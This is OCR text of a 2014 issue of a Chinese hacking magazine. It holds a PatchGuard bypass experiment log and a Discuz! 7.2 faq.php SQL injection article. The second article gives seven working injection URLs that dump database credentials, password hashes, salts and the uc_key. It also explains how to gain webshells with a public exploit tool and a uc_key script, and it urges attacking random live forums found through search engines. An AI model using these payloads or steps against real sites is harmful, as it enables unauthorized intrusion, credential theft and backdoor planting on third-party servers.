在攻与防的对立统一中寻求突破

黑客防线

7

总第163期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2014年 第七期 黑客防线

PatchGuard攻防

Discuz!7.2 faq.php文件SQL注入漏洞分析及利用实战

非HOOK方式伪造Android设备特征信息

探讨Windows下文件反取证的几种方式

解密金山隐私保险箱

《黑客防线》7 期文章目录

总第 163 期 2014 年

漏洞攻防

编程解析

密界寻踪

Android 远程监控技术

PatchGuard 攻防

文/图 李旭昇

PatchGuard 也称为内核补丁保护（Kernel Patch Protection，KPP），是微软在 64 位 Windows 操作系统上引入的一项安全机制。它最初部署在 64 位 XP 和 Windows Server 2003 SP1 上，并被后续 64 位 Windows 操作系统沿用。简单来说，PatchGuard 每隔一段时间会检查内核中重要数据和代码的完整性，如果发现任何修改，就以代码 0x109 蓝屏。PatchGuard 保护的内容包括：SSDT、IDT、GDT、MSR 和 ntoskrnl.exe 等基本系统模块、进程链表等等。

PatchGuard 的目的是禁止 DKOM 和 Ring0 hook 等直接修改系统内核的方法，从而提升系统的安全性。不过由于 PatchGuard 与驱动程序运行在同样的特权级（Ring0）下，PatchGuard 无法从根本上保证系统的安全。为此，微软模糊了 PatchGuard 的代码和符号，并运用大量技巧来保证 PatchGuard 不被恶意驱动程序破坏。

有关 PatchGuard 的详细分析请参考 Uninformed.org 上的三篇文章，这里限于篇幅不再重复。本文记录了对 PatchGuard 由浅入深的研究与攻击。虽然最后未能如愿攻破 PatchGuard 这道防线，但也学到许多巧妙的保护机制，感觉收获良多。故作此文，与大家分享。

第一回合：KeBugCheck(Ex)

无论 PatchGuard 例程的触发方式多么隐秘（事实上是利用 DPC Timer，但从这里入手比较复杂，请参考前面三篇论文），它在检测到任何修改后都会以 0x109 代码蓝屏，这是绝佳的攻击点。如果在这里做些文章，是不是能力挽狂澜，使得 PatchGuard 失声呢？下面是具体过程。

攻 1：以 0xC3 覆盖 KeBugCheckEx 的第一个字节。

如图 1 所示，0xC3 对应的汇编指令是 ret。如果 PatchGuard 例程执行到这里就自行返回，我们便不战而胜。

```
lkd> u KeBugCheckEx
nt!KeBugCheckEx:
fffff802`5f9c4fa0 48894c2408      mov     qword ptr [rsp+8],rcx
fffff802`5f9c4fa5 4889542410      mov     qword ptr [rsp+10h],rdx
fffff802`5f9c4faa 4c89442418      mov     qword ptr [rsp+18h],r8
fffff802`5f9c4faf 4c894c2420      mov     qword ptr [rsp+20h],r9
fffff802`5f9c4fb4 9c              pushfq
fffff802`5f9c4fb5 4883ec30        sub     rsp,30h
fffff802`5f9c4fb9 fa              cli
fffff802`5f9c4fba 65488b0c2520000000 mov   rcx,qword ptr gs:[20h]
lkd>
nt!KeBugCheckEx:
fffff802`5f9c4fa0 c3              ret
fffff802`5f9c4fa1 394c2408        cmp     dword ptr [rsp+8],ecx
fffff802`5f9c4fa5 4889542410      mov     qword ptr [rsp+10h],rdx
fffff802`5f9c4faa 4c89442418      mov     qword ptr [rsp+18h],r8
fffff802`5f9c4faf 4c894c2420      mov     qword ptr [rsp+20h],r9
fffff802`5f9c4fb4 9c              pushfq
fffff802`5f9c4fb5 4883ec30        sub     rsp,30h
fffff802`5f9c4fb9 fa              cli
```

图 1 以 0xC3 覆盖 KeBugCheckEx 的第一个字节

守 1：备份一份 KeBugCheckEx（及其调用的函数）的代码并在执行前覆盖当前代码。

分析：由于 KeBugCheckEx 的代码处于 PatchGuard 保护范围之内，我们的修改将被检测到。本次攻击没有奏效，且崩溃转储中 KeBugCheckEx 代码的第一个字节不是 0xC3，而是原始的 0x48。我重复了实验，并在蓝屏前用 Windbg 验证 KeBugCheckEx 函数的第一个字节，确实已经被修改为 0xC3。我又尝试修改 KeBugCheckEx 函数后面的字节及其调用的函数的代码，结果蓝屏后这些代码都恢复如初。这只有一种解释，PatchGuard 以某种方式（通常会涉及加密）备份这些函数的代码，并在真正执行之前覆盖一遍。

看来简单的修改 KeBugCheckEx 函数代码是行不通的，而试图寻找 PatchGuard 所做的备份无异于大海捞针。但由于“简单的返回”带来的巨大诱惑，我决定尝试一种不太优雅的方

案。

攻 2：以死循环反复覆盖 KeBugCheckEx 的第一个字节

虽然 PatchGuard 用备份的代码覆盖被修改过的代码只需很短的时间，但这段时间相比于我们的死循环（只有几条指令）执行一次所需的时间还是很久的。这样我们可以用一个 CPU 核心的代价“锁定”KeBugCheckEx 的第一个字节。如果这种方法能够奏效，PatchGuard 事实上已经被破解。

但是这种方法仍然以失败告终。由于线程调度的原因，有几次试验中 PatchGuard 成功无阻的导致蓝屏。在另外的实验中，我们的死循环成功的促使 PatchGuard 执行 C3 指令，但结果是系统立刻卡死（既无响应，也不蓝屏）。查资料才知道 DPC Routine 是不能这样简单的返回的！要想解决这个 Routine，可以将其引入一个死循环。

攻 3：将 PatchGuard 引入死循环

只需两个字节就可以制造一个死循环：0xEB 0xFE。0xEB 表示 jmp 指令，后面跟的是偏移。0xFE 是-2，也就是下一条指令位于当前指令末尾往前两个字节。而当前指令的长度恰好是两个字节，所以下一条指令就是当前指令，于是会形成一个死循环。

将 PatchGuard 引入死循环可以避免蓝屏，也不会立刻卡死，但是如图 2 和图 3 所示，PatchGuard 例程每执行一次都会导致一个 CPU 核心进入死循环，所以这种方法不是长久之计。



图 2　第一个 PatchGuard 例程陷入死循环后，CPU 占用率提高到 50%（其中 25%被用来反复覆盖 KeBugCheckEx 的第一个字节）

Count: 120

TID	CPU	CSwitch...	Start Address
56	25.00	1257	ntoskrnl.exe!KeReleaseInStackQueuedSpinLock+0x1e0
1192	25.00	646	HideProcess.sys!PatchBugCheckEx
388	< 0.01	56	dxgmms1.sys!VidMmInterface+0x2667c
248	< 0.01	34	kmodur164.sys+0x130e0
8	< 0.01	32	ntoskrnl.exe!WheaAttemptPhysicalPageOffline+0x350
36	< 0.01	6	ntoskrnl.exe!KeReleaseInStackQueuedSpinLock+0x1e0
112	< 0.01	4	ntoskrnl.exe!PsReturnProcessPagedPoolQuota+0x83c
52	< 0.01	3	ntoskrnl.exe!KeReleaseInStackQueuedSpinLock+0x1e0

图 3 Process Explorer 工具记录到 System 进程中两个占用 25% CPU 的线程（第一个是 PatchGuard 例程，第二个是我编写的驱动）

第二回合：硬件断点

IA-32 处理器提供 8 个调试寄存器（Debug Register，DR），分别称为 DR0-DR7，其中 DR4 和 DR5 保留不用，DR0-DR3 中最多可以设置四个硬件断点的地址，DR7 中设置这四个断点的类型（读/写/执行）和长度。如果能够借助硬件断点拦下 PatchGuard 的脚步，我们就有进一

步进取的机会。需要注意的是，VMWare 和 Bochs 对硬件断点的实现与真正的 IA-32 处理器不完全一样（参见《x86 x64 体系探索及编程》），以下实验都在真机上进行。如果读者重复实验，请注意保存和备份数据，以免因反复蓝屏造成损失。

攻 1：在 KeBugCheckEx 上设置硬件断点

我们在 DR0 中放置 KeBugCheckEx 函数的地址，并在 DR7 的 R/W0 位设置 11B，表示在 DR0 寄存器指向的地址上读写数据都中断。由前面的分析知道，PatchGuard 的行为会导致调试中断。虽然我们没有处理这个中断，将会导致蓝屏，但蓝屏的代码一定不是 0x109。如果可以实现断下 PatchGuard 例程，我们再做 IDT hook 来自行处理这个中断也不迟。

守 1：在覆盖 KeBugCheckEx 代码前清空 DR7

不出所料，十分钟左右之后蓝屏了，蓝屏代码仍然是 0x109。检查崩溃转储的时候发现 DR0 中仍然是 KeBugCheckEx 的地址，但是 DR7 已被清空（事实上是设置为 0x401，但关键位均被清空），我们的计划被粉碎了。看来微软还是在 PatchGuard 的自我保护上下了一番功夫。攻守都是相对的，是不是我们的驱动程序想要对抗硬件断点只需在执行关键操作前清空一下 DR7 就行了呢？并不是这么简单。DR7 寄存器的第 13 位为 GD 位（General Detect），用于保护调试寄存器。当 GD 位置 1 时，如果 CPU 检测到下一条指令将要修改调试寄存器（DR0-DR7），CPU 会在执行这条指令之前产生一个调试异常。我们试试这种方法能否奏效。

攻 2：设置 DR7 的 GD 位

注意，一定要先设置好 DR0 和 DR7 中断点相关的位再打开 GD。如果先打开 GD，设置断点的时候就会导致调试异常（进而蓝屏），这不是我们预期的。

这次还是失败了——0x109 蓝屏。检查崩溃转储的时候发现 DR7 再次被清空！难道 GD 位没发挥作用？非也。刚刚说过，实验中我尝试过先设置 GD 位再修改 DR0 和 DR7，这样也会导致蓝屏，但这种蓝屏是由未处理的调试异常导致的，其代码绝对不会是 PatchGuard 专用的 0x109。

为了验证 PatchGuard 确实有某种神秘的方法将 DR7 清空，我开启 DR7 的 R/W0 位和 GD 位并循环读取 DR7 的值。注意，GD 只关注修改调试寄存器的指令，我们循环读取并不会导致调试异常。如图 3 所示，DR7 每隔一段时间就会被清空，而这段时间恰与 PatchGuard 例程的触发间隔相当。

```
189  450.01702881 TimerDpc called 90 times. Currently running on cpu0
190  450.01702881 dr7: 1025
191  455.01721191 TimerDpc called 91 times. Currently running on cpu0
192  455.01721191 dr7: 1024
193  455.01721191 !!!!!!!!!!!!!!!!!!! dr7 was cleared, reset to 0x401
194  460.01742554 TimerDpc called 92 times. Currently running on cpu0
195  460.01742554 dr7: 1025
```

图 3 设置 GD 位后 DR7 仍然被清空（设为 0x401）

第三回合：IDT Hook

PatchGuard 是如何做到这一点的呢？最直接的方法当然是 IDT Hook。如果用自己的 ISR 处理调试异常，只需忽略 DR6 中用来指示修改调试寄存器的 BD 位即可。当然，我们可以预先进行 IDT Hook，并在 1 号 ISR 的入口处和指向 1 号 ISR 的指针上下硬件写入断点。这样 PatchGuard 试图进行 Hook 时就会被断下，我们的服务例程将取得控制权。IDT Hook 的具体代码这里不再重复，任何一本内核安全编程的书中都有详解。有关 x64 内联汇编的 方法请参考我在本刊 2014 年第一期上的文章《X64 程序内联汇编两法》。

不过 PatchGuard 显然比我想象的更为复杂，这次仍然是 PatchGuard 取得胜利。检查崩溃转储的时候发现中断描述符表的基址发生了变化，而且新的 1 号描述符的服务例程指向一个新的服务例程。也就是 PatchGuard 先通过 LIDT 改变该表的基址，然后又将 1 号 ISR 指向

自己提供的服务例程。为了迷惑攻击者，PatchGuard 还精心的用原本的 1 号 ISR 覆盖被我下断点的 ISR。如果我未曾检查中断描述符表基址，肯定无法发现其中的秘密！

我的实验过程到此就告一段落。如果想要就这个方向继续开展新的攻击，可能需要用到 VT 等虚拟化技术，拦截对 LIDT 指令的访问。不过如果采用 VT 技术，只需直接修改指令，并在读取该指令时返回原先的指令即可。理论上这样便简单地骗过了 PatchGuard，有兴趣的读者可以自行实验。本次实验虽然没有攻破 PatchGuard，但也收获了许多巧妙的方法和思路。由于笔者水平有限，不当之处还望行家批评指正。

Discuz!7.2 faq.php 文件 SQL 注入漏洞分析及利用实战

文/图 [antian365.com] simeon

最近网上公开了 Discuz!7.2 版本 faq.php 文件 SQL 注入 0day，通过对文件漏洞分析以及实战测试，效果不错，公开 exp 的利用需要对 SQL 语句以及数据库等相当了解，在某些情况下需要多种技术配合才能最终攻克目标。下面就漏洞代码以及实战利用等进行探讨，对获取管理员密码的利用，uc_key 获取 webshell，插件导入获取 Webshell 等进行探讨。

faq.php 文件 SQL 注入漏洞代码分析

本次存在漏洞的文件为 faq.php，打开该文件后，从第 148 行开始，代码如下：

```
} elseif($action == 'grouppermission') {
    require_once './include/forum.func.php';
    require_once language('misc');
    $permlang = $language;
    unset($language);
    $searchgroupid = isset($searchgroupid) ? intval($searchgroupid) : $groupid;
    $groups = $grouplist = array();
    $query = $db->query("SELECT groupid, type, grouptitle, radminid FROM
{$tablepre}usergroups ORDER BY (creditshigher<>'0' || creditslower<>'0'),
creditslower");
    $cgdata = $nextgid = '';
    while($group = $db->fetch_array($query)) {
        $group['type'] = $group['type'] == 'special' && $group['radminid'] ?
'specialadmin' : $group['type'];
        $groups[$group['type']][] = array($group['groupid'], $group['grouptitle']);
        $grouplist[$group['type']] .= '<option
value="'.$group['groupid'].'"'.($searchgroupid == $group['groupid'] ? '
selected="selected"' : '').'>'.$group['grouptitle'].($groupid == $group['groupid'] ? ' &larr;' :
'').'</option>';
        if($group['groupid'] == $searchgroupid) {
```

```
                $cgdata = array($group['type'], count($groups[$group['type']]) - 1,
$group['groupid']);
            }
        }
        if($cgdata[0] == 'member') {
            $nextgid = $groups[$cgdata[0]][$cgdata[1] + 1][0];
            if($cgdata[1] > 0) {
                $gids[1] = $groups[$cgdata[0]][$cgdata[1] - 1];
            }
            $gids[2] = $groups[$cgdata[0]][$cgdata[1]];
            if($cgdata[1] < count($groups[$cgdata[0]]) - 1) {
                $gids[3] = $groups[$cgdata[0]][$cgdata[1] + 1];
                if(count($gids) == 2) {
                    $gids[4] = $groups[$cgdata[0]][$cgdata[1] + 2];
                }
            } elseif(count($gids) == 2) {
                $gids[0] = $groups[$cgdata[0]][$cgdata[1] - 2];
            }
        } else {
            $gids[1] = $groups[$cgdata[0]][$cgdata[1]];
        }
        ksort($gids);
        $groupids = array();
        foreach($gids as $row) {
            $groupids[] = $row[0];
        }

        $query = $db->query("SELECT * FROM {$tablepre}usergroups u LEFT JOIN
{$tablepre}admingroups a ON u.groupid=a.admingid WHERE u.groupid IN
(".implodeids($groupids).")");
        $groups = array();
```

首先定义一个数组 groupids，然后遍历$gids（这也是个数组，就是$_GET[gids]），将数组中所有值的第一位取出来放在 groupids 中。为什么这个操作会造成注入？在《高级 PHP 应用程序漏洞审核技术》一文里的“魔术引号带来的新的安全问题”一节里，有提到通过提取魔术引号产生的“\”字符带来的安全问题，同样这个问题在这里又一次得到了完美体现。discuz 在全局会对 GET 数组进行 addslashes 转义，也就是说会将'转义成\'，所以，如果我们传入的参数是：gids[1]='的话，会被转义成$gids[1]=\'，而这个赋值语句$groupids[]= $row[0]就相当于取了字符串的第一个字符，也就是\，把转义符号取出来了。在将数据放入 sql 语句前，通过 implodeids 函数进行处理了一遍，implodeids 函数如下：

```
function implodeids($array) {
    if(!empty($array)) {
        return "'".implode("','", is_array($array) ? $array : array($array))."'";
```

```
        } else {
            return '';
        }
    }
```

很简单的一个函数，就是将刚才的$groupids 数组用','分割开，组成一个类似于'1','2','3','4'的字符串返回。但是我们的数组刚取出来一个转义符，它会将这里一个正常的'转义掉，比如这样：'1','\','3','4'。

有没有看出有点不同，第 4 个单引号被转义了，也就是说第 5 个单引号和第 3 个单引号闭合。这样 3 这个位置就等于逃逸出了单引号，也就产生了注入。我们把报错语句放在 3 这个位置，就能报错。

利用上面提到的思路，通过提交 faq.php?xigr[]='&xigr[][uid]=evilcode 这样的构造形式，可以很容易地突破 GPC 或类似的安全处理，形成 SQL 注入漏洞。因此我们可以如下构造利用代码：

faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=) and (select 1 from (select count(*),concat((select (select (select concat(username,0x27,password) from cdb_members limit 1)) from `information_schema`.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23

可利用 exp 代码

(1)获取mysql用户信息

http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28user%28%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23

(2)获取数据库版本信息

http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28version%28%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23

(3)获取数据库信息

http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28database%28%29,floor%28rand%280%29*2%29,0x3a,concat%28user%28%29%29%20%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23

(4)获取数据库用户名和密码

http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=)%20and%20(select%201%20from%20(select%20count(*),concat((select%20concat(user,0x3a,password,0x3a)%20from%20mysql.user limit 0,1),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23

（5）获取用户名、email、密码和 salt 信息

http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28%28sel

ect%20concat%28username,0x3a,email,0x3a,password,0x3a,salt,0x3a,secques%29%20from%20cdb_uc_members
limit%200,1%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23

（6）获取 uc_key

http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=)%20and%20(select%201%20from%20(select%20count(*),concat(floor(rand(0)*2),0x3a,(select%20substr(authkey,1,62)%20from%20cdb_uc_applications%20limit%200,1),0x3a)x%20from%20information_schema.tables%20group%20by%20x)a)%23

(7)对指定uid获取密码

http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28%28select%20concat%28username,0x3a,email,0x3a,password,0x3a,salt%29%20from%20cdb_uc_members where
uid=1 %20limit%200,1%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23

利用 exp 工具使用

网上公布了可利用的 exp 工具，通过该工具可以快速获取管理员密码，但有时候 admin 帐号并不是管理员帐号。利用格式如下：

（1）直接获取webshell，一句话密码为“i0day”。

php dz7.2.php www.antian365.com / 1

（2）获取管理密码

php dz7.2.php www.antian365.com / 2

Discuz!7.2 faq.php 文件 SQL 注入漏洞利用思路

（1）通过 exp 直接获取 webshell，如果不能则获取管理员密码。

（2）对管理员密码进行破解。通过在 cmd5.com 网站对管理密码进行查询，需要带 salt，获取的 salt 要去掉最后一个数字“1”，例如下面获取：

php dz7.2.php www.antian365.com / 2

admin:c6c45f444cf6a41b309c9401ab9a55a7:066ff71，需要查询的是 c6c45f444cf6a41b309c9401ab9a55a7:066ff7

注意：有时候通过工具获取的密码不一定是管理员，这个时候就需要手工获取管理员的密码，还有，如果有 secques，就需要暴力破解。

（3）通过 uc_key 获取 shell。

（4）进入后台，添加插件获取 webshell。

（5）http://www.antian365.com/config.inc.php，一句话密码 i0day 或者 cmd。

修复方法

（1）直接删除 faq.php 文件。该文件为显示论坛帮助用的，功能相对独立，可以在服务器禁止该文件的访问，或者直接删除，对论坛常规功能没有任何影响。

（2）手工修复 faq.php

用编辑器打开该文件，查找代码：“} elseif($action == 'grouppermission') {”，在其下面添加“$gids = array();”即可。

实际利用案例

1）直接获取 webshell 和管理员密码

通过 google、百度等搜索引擎搜索“Powered by Discuz！7.2”，在结果中随机选取一个论坛，然后在命令提示符下输入“php dz7.2.php www1.xxxx.com / 1”以及“php dz7.2.php www1.xxxx.com / 2”，如图 1 所示，直接获取该网站的 webshell 以及管理员密码。



图 1 获取 webshell 以及管理员密码

注意：

需要本地搭建 PHP 运行环境，本案例使用的是 ComsenzEXP X2.5，安装完毕后需要修改 php.ini 文件，该文件在安装该软件的 php 目录中，例如“D:\ComsenzEXP\PHP5”，打开 php.ini 文件，将以下文件的内容修改为实际安装文件的路径，否则执行 php 命令会报错。

zend_extension_manager.optimizer_ts="D:\ComsenzEXP\PHP5\Zend"

zend_extension_ts="D:\ComsenzEXP\PHP5\Zend\ZendExtensionManager.dll"

“/”后需要留一个空格。如果存在漏洞则有结果，无结果则表明无法获取 webshell 或者管理员密码。

在中国菜刀中对上面获取的 webshell 进行连接测试，如图 2 所示，成功获取 webshell。



图 2 对 webshell 进行连接测试

2）通过 uc_key 获取 webshell 测试

（1）获取 uc_key 值

在本地打开 config.inc.php 文件，如图 3 所示，将 UC_KEY 值复制，UC_KEY 可能是 64 位，也可能为 124 位，也可以通过查看数据库中的 cdb_uc_applications 表的 authkey 字段值。



图 3 获取 uc_key 值

（2）修改 uc_key_dz72_me.php 程序配置

在 uc_key 漏洞利用程序 uc_key_dz72_me.php 中需要手动配置 host 和 uc_key 的值，如图 4 所示。



图 4 修改漏洞利用程序配置

（3）修改 discuz!7.2 实际安装路径

在 uc_key 漏洞利用程序 uc_key_dz72_me.php 中默认是安装在根目录中，但在实际使用中有可能是安装在其它目录，比如 bbs、forum 等。如果不是默认根目录，则需要在 send（）函数中修改 uc.php 真实路径，例如修改为“/dz72/api/uc.php”，如果是默认的则为“api/uc.php”，其它保持不变。



图 5 修改 post 参数

（4）执行利用程序

在 php.exe 程序所在目录执行“php uc_key_dz72_me.php”，如图 6 所示，会出现“1”的提示，则表明成功获取 webshell。



图 6 执行漏洞利用程序

（5）查看 config.inc.php 文件

再次打开 config.inc.php 文件，如图 7 所示，uc_key 中新增加了一句话后门代码，使用中国菜刀连接，密码为“cmd”。



图 7 成功获取 webshell

3）手动获取 uc_key 和 webshell

（1）获取 uc_key 前 62 位值

在浏览器中目标地址后加上如下代码：

“/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=)%20and%20(select%201%20from%20(select%20count(*),concat(floor(rand(0)*2),0x3a,(select%20substr(authkey,1,62)%20from%20cdb_uc_applications%20limit%200,1),0x3a)x%20from%20information_schema.tables%20group%20by%20x)a)%23”

执行后获取 uc_key 前 62 位值，如图 8 所示。

图 8 获取 uc_key 前 62 位值

（2）获取剩余 uc_key 值

在上述代码中将（authkey, 1, 62）修改为（authkey, 61, 64），如图 9 所示，获取 uc_key 值“j2J6”，去掉“j2”，前后值相加即为 uc_key 的真实值。如果 authkey 的值超过 64 位则修改为（authkey, 61, 128）。substr（）函数一次只能获取 62 位值。直接使用 substr（authkey, 1, 124）也只能获取 62 位值，如图 10 所示。

图 9 获取 uc_key 剩余值



图 10 一次只能获取 62 位值

（3）获取 webshell

将 uc_key 值和 host 以及真实的路径值进行修改，然后通过 uc_key 漏洞利用程序，成功获取 webshell，如图 11 所示。

